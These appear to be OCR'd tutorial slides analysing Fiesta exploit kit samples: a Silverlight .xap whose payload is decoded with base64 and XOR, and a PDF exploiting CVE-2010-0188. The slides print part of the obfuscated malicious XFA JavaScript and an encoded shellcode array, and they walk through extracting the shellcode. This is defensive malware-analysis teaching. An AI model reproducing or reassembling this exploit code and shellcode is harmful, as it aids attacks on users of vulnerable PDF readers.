
Details here: https://en.wikipedia.org/wiki/XAP_(file_format)

Since the .xap file is just a zip file, go ahead and **extract the file to review its contents.**

We find that the AppManifest.xaml file points to the proper .dll for the Silverlight runtime environment to load upon execution. In our case, the AppManifest.xaml file contains the following:

```
<Deployment xmlns="http://schemas.microsoft.com/client/2007/deployment"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
EntryPointAssembly="xmkuncp95" EntryPointType="xmkuncp95.App"
RuntimeVersion="3.0.40818.0”>
  <Deployment.Parts>
    <AssemblyPart x:Name="xmkuncp95" Source="xmkuncp95.dll" />
  </Deployment.Parts>
</Deployment>
```

As we can see, the .NET assembly located within **xmkuncp95.dll** is loaded when our sample .xap file is executed.



Open the "**xmkuncp95.dll**" file in ILSpy.

Once open, **select the "xmkuncp95" assembly and click on "MainPage".**

Ooooohhhh! C# source code!

In the code snippet on this slide, we can see that the "stabzp" file is read into the `text` variable.

Next, the `text` variable is base64 decoded and stored in an array called `array`.

The code then XORs each character of the `array` by decimal 115.

Finally, the `want.gals` assembly from the array is executed.

Our goal is to find the contents of the array after the base64 and XOR processing.

Editing IL can be tricky. In this case, we can use an alternate method.

Since we know the "stabzp" file is base64 encoded and XOR'd, we can perform these actions in another language, such as Python. I wrote a simple Python script to take care of this task.

Open the "f_silver.py" Python script.

[Code Review]

Run the "f_silver.py" Python script.

[Make sure the stabzp file is in the same directory]

Once executed, the f_silver.py script **produces a file called "xor_output.exe".**


Once you have the second malicious Silverlight file, make sure it has the proper MD5 hash:

md5sum xor_output.exe
3da2dd91203ccffd73c3eb92e0d6df59

When I first extracted this puppy, I found that the sample was not yet uploaded to VirusTotal (VT). I uploaded the sample on 2015/07/24. The detection ratio was 20 / 55. Not bad.

You can open the **xor_output.exe** file in ILSpy to continue analysis, but we will digress at this point. As with the Flash exploit, we were able to extract a second, embedded piece of exploit code. If you would like to analyze this further, please ping me.

For now, let's move on to the Adobe PDF exploit!



It's that time again. **Open '2015-01-20-Fiesta-EK-infection-traffic.pcap'** in Wireshark.

Enter the following packet filter:

tcp.stream eq 36

(This is the TCP stream in which the Adobe PDF exploit is sent to the host.)

Right-click on any frame in this filter (such as frame 1376) and select "Follow TCP Stream".

Take note of the **"orwzils65.pdf"** file being sent to the host. This is the Adobe PDF exploit.

You can obtain this file by:

A) Carving manually from this stream

B) Using Wireshark's "File -> Export Objects -> HTTP" method

C) Grabbing the "2015-01-20-Fiesta-EK-pdf-exploit.pdf" file in Brad's artifacts folder

D) Grabbing the "f_pdf.pdf" file that I provided


Once you have the malicious .pdf file, make sure it has the proper MD5 hash:

md5sum f_pdf.pdf

f4346a65ea040c1c40fac10afa9bd59d

Sample VT Link:
https://www.virustotal.com/en/file/06b61815fc2af0ca07d76b6228e5db75779cbe43f1f6be97438474dc19984775/analysis/

This sucker exploits CVE-2010-0188. Jason Zhang has a great article on Symantec's "Security Response Blog" on how this particular CVE works:
http://www.symantec.com/connect/blogs/pdf-malware-writers-keep-targeting-vulnerability



Adobe PDF analysis tools are plentiful. My favorite GUI-based tools include pdfwalker (Linux) and PDF Stream Dumper (Windows). While the GUI-based tools are purty, we're going to use the Linux CLI tool **pdfextract** for our dirty work. This tool is part of the origami-pdf Ruby framework: https://code.google.com/p/origami-pdf/.

Let's extract all relevant resources from our malicious PDF using pdfextract:

```
pdfextract f_pdf.pdf
Extracted 3 PDF streams to 'f_pdf.dump/streams'.
Extracted 0 scripts to 'f_pdf.dump/scripts'.
Extracted 0 attachments to 'f_pdf.dump/attachments'.
Extracted 0 fonts to 'f_pdf.dump/fonts'.
Extracted 0 images to 'f_pdf.dump/images'.
```

You will notice that our output does not include any extracted JavaScript (JS). However, we end up with three (3) extracted streams. **Check the 'f_pdf.dump/streams' folder.**

Upon review, we find that **stream_5** is an Adobe XFA form that includes JS.
We also find that **stream_10** contains some encoded data. The encoded data is pulled in by the JS and decoded.

Fiesta PDF Analysis cont.


- `stream_5.dmp` = XFA Form

```
108  -<template xmlns="http://www.xfa.org/schema/xfa-template/2.5/"><subform layout="tb" locale="en_US" name="gapejess">
        ><contentArea h="756pt" w="576pt" x="0.25in" y="0.25in"/><medium long="792pt" short="612pt" stock="default"/><
        "756pt" name="mini"><field h="65mm" name="dint" w="85mm" x="53mm" y="88mm"><event name="chic" activity="initia
        "application/x-javascript">
109
110     function cyanwd(y9j,piq){return towsc(twosk(y9j,piq))}
111     function twosk(lib,gx5){var vf,ye,ub,h8,zz,rgs,tp;ye='length';ub='';vf=0;tp=lib[ye];rgs='DL6aBZ-Aeu3W4CigX=17ml5dz
        ++){vf+=gx5;zz=lend0(rgs,lib[h8]);zz=(zz+vf)%rgs[ye];ub+=rgs[zz]}return ub}
112     function ragsqi(){if(event.datali===undefined){return 'ode'}return ''}
113     function towsc(wd){var kc,nlz,mj,z1i,hr7,fwx,ate;mj=wd.length;hr7='';ate=papai0(ragsqi(),String);for(fwx=0;fwx&lt;
        =parseInt(z1i,16);hr7=hr7+ate(nlz)}return hr7}
114     function papai0(dr,sy){var c5v;c5v=quadfs('Crfa');return sy[c5v+dr]}
115     function lend0(r4u,bty){return r4u.indexOf(bty)}fuzzj=[123,
        '6xFYuXUFAABJgDQIH4XJdff/4Ojq////9pMbHx9BluySTLemQW6kT6dtf2hrTfebHB8f45boso78C/eZHB8fjbKO/O2Wz/ewHB8ftPTtpqZsL
        Y78OE9Ldx8PHx9IdQZN4Ewjjkf8CpQYEKlXHlaSW5cXlBef4j9sHOFcsfdrHR8fjvxtLt+zmt9rSk9I4ExfSUhI4ExbRx7Z9+ceHx+O/Ep1FEd
        fHx+a32oU4Vzy9wweHx+O/NZHsh7Z9LuIkmxnSbMmIWrk2BkkLh8fQffgHh8fj3UfdeHgTBtJSEqW+qZEizSL94sdHx+O/GFOkkyHTeBMK5rfa
        UFupE9+axqc3wv0wOBvDx7RLtZWXrKa32sqSZJrGB0u34bn97UdHx9q557lSGvf60Fq/kEe4ZQrkUaUTiOUWw4DHFMOMx7XJtFtGybZaRcu39Z
        ZHh9PSUjgTFtH2R9DSEhJmOGymt9q5HVgSeBML5IjGZJcsE9I4EwTdR9J4ErjnOcAaLf0u0lISpb6luGymt9q5ElIkmTxmOGzebSb32rmkmDhS
        5Z4E6Zwii4Pp7APFLf3Sh4fH5ZYF3V6d3ofZx93ex8xH3d8H3IflngPlmgLprQ7yMinaf7w2Uj3NB4fH9ZAQdxISpb6dUtGNtOW5Zb4SC7f7LV
        cSOBMB19rBleIsnUfS09JSOBMA5rfaxZI4Ew/SOBMO19BQNxJTJbhLt+G4dk2zh7ISE4uxIbh3JUbAR/dmRsJlxsBHRsJlRsZLRi1/fdGQERB3
        FofdR9ISuBPL5rfakuUWBea32tST0tP91YfHx+JSUqUWh/gTxNGmt9qKLKNsi7PIllMS09qNLIuzybXajuyLs9PmOic9g/3feDg4E5IdR/gTBd
        gTA/cT/cXHx8fRvcoHx8f4P9ISUwu4HuUYC+UYBOUYAuW5C7fhpQgJuRrCJRoN5rpa+/m91YfHx+zaugm1ZRYD2r/REFA3H+UTyOW3JbZTxxbD
        wNHHBuxlls7A37cs2wZI35tHTM/3tUSHt2b39x3c3ZxdB9DH1MfcB9oHx8fam1zcnBxH0N8cnsxemd6FkMxMUNxcGt6b357MXpnej8wfD98cG9
        rfm1rPz09Px/3cOTg4Ll0isDKtC6cZPXeY6eQEWqGpOn/Hx8fH0FupE9hkrtN02ERFB//xKJMX+DXg6DWMfNgx6CAql/rxUORTzTYEtFtf2hrH
        A+M9PV/mKQfHx8fHx8fH3dra28lMDB1amxra35ra3Bsd3BvMXZxMGtneSZvQGknMCsuLH0sKy58fSp+fConfCYqKCsuKicqJi8uL3kvKCorLyo
        A'][1];islenl=event;dabs1=gain1p();cans5=poloy(event[dabs1]);metey=cyanwd(cans5,15);
116     function poloy(g7){return g7.info.setakoan}
117     function fortdp(xy1,ws,aa){var jtw,yey,js2;yey=xy1+bolotd();jtw=aa[dabs1];js2=jtw[yey];js2(ws)}
```

Open “stream_5.dmp” in your text editor and look for the JS on lines 110 – 122.

Extract the JS to a new file, “f_pdf_js.js”.

We’re going to want to beautify this code. We’ve done this before, so go ahead and do your thing.



Beautify the code:

js-beautify -d f_pdf_js.js > f_pdf_js-b.js

To begin analyzing this code, you can open the newly created "f_pdf_js-b.js" file in your text editor. However, I have already wrapped the JS in HTML and commented the code… so let's just use that.

Please find and open the "f_pdf_js-b.js.html" that I have provided.


This file is simply an HTML wrapper around the JS. In fact, if you want to make the file yourself, simply do the following:

1) Add the following above the JS:

```
<html><head></head>
<body>
<script type="text/javascript">
debugger;
```

2) Add the following below the JS:

```
</script>
</body>
</html>
```



You can analyze the code statically, or you can follow along within a debugger.


To perform live analysis of the "f_pdf_js-b.js.html" file, do the following:

1) Open the file in FireFox
2) Click the FireBug icon (top right)
3) Select the "Script" tab
4) Hit F5 to refresh the page and make the debugger stop at the 'debugger;' statement

The "**f_pdf_js-b.js**" file consists of only 13 lines of code.

fuzzj = Array with index [1] being some shellcode

Next slide.



We run into a problem when we hit line 61 as seen on this slide:

```
islenl = event;
```

The event statement is provided by the Adobe JS API. Since we're in FireFox, this is not available to us. With a little knowledge of how XFA forms work, we find that the event statement in this code references the JS itself. Yeah, a self-reference if you will.

[http://blogs.adobe.com/formfeed/2009/03/xfa_30_event_propagation.html]

If we **comment out line 61**, we can avoid an error in FireFox.


Next, we can change the code from what we see as line 63:

```
cans5 = poloy(event[dabs1]);
```

This code calls poloy() and passes `event.dabs1`. Since we know that `event` is just the JS itself, we also know we're just passing the `dabs1` variable to the function. Thus, we can modify the code to do just that:

```
cans5 = poloy(dabs1);
```

On line 64, we see that `cans5` is set to the result of a call to poloy(dabs1). We see the poloy() function starting on line 67. You'll noticed that I commented out the original return statement and simply set the value properly. However, the original code, as seen line 68, returns the value of 'target.info.setakoan'. Next slide!




We can use the pdf-parser tool in REMnux to find the `setakoan` object.

Simply run the following:

pdf-parser --search='setakoan' f_pdf.pdf

As we see in the output on this slide, '/setakoan' is a reference to object 10. If you remember, we found that object 10 is a stream that contains encoded data. Yay us!



After `cans5` is set, we see a call to cyanwd() to set the `metey` variable on line 65.

After this call, `metey` will be a new JS function, vetak().


On lines 123-124 above, I commented out some calls to fortdp(). This function call eventually leads to the execution of the vetak() JS function, so I just pasted that function within our code.

On line 129, you can see where I commented out the call to `app.viewerVersion`, which is another item provided by the Adobe API. This code is just trying to set the `u55` variable to a 4-digit number representing the version number for Adobe Reader. I simply faked the version number on line 130 where I assigned the value of “8000” to `u55`.

The most important line here is 138, in which the `jk` variable is created. This is the base64-encoded shellcode!

You’ll see that I added the `debugger;` statement on line 139. I also added the `console.log(jk)` statement on line 140.
Using this, we can simply review the console and pull out the value of `jk`, the attack shellcode.

Let’s analyze this shellcode. Next slide!



While debugging, we can review the contents of the 'jk' variable prior to being assigned to the rawValue of dint.

When we do this, we find that the string consists of a base64 string.

Copy the contents of this variable into a new filed called "f_pdf_shellcode.b64".

We can decode the contents of this file by running:

cat f_pdf_shellcode.b64 | base64 -d > f_pdf_shellcode.txt

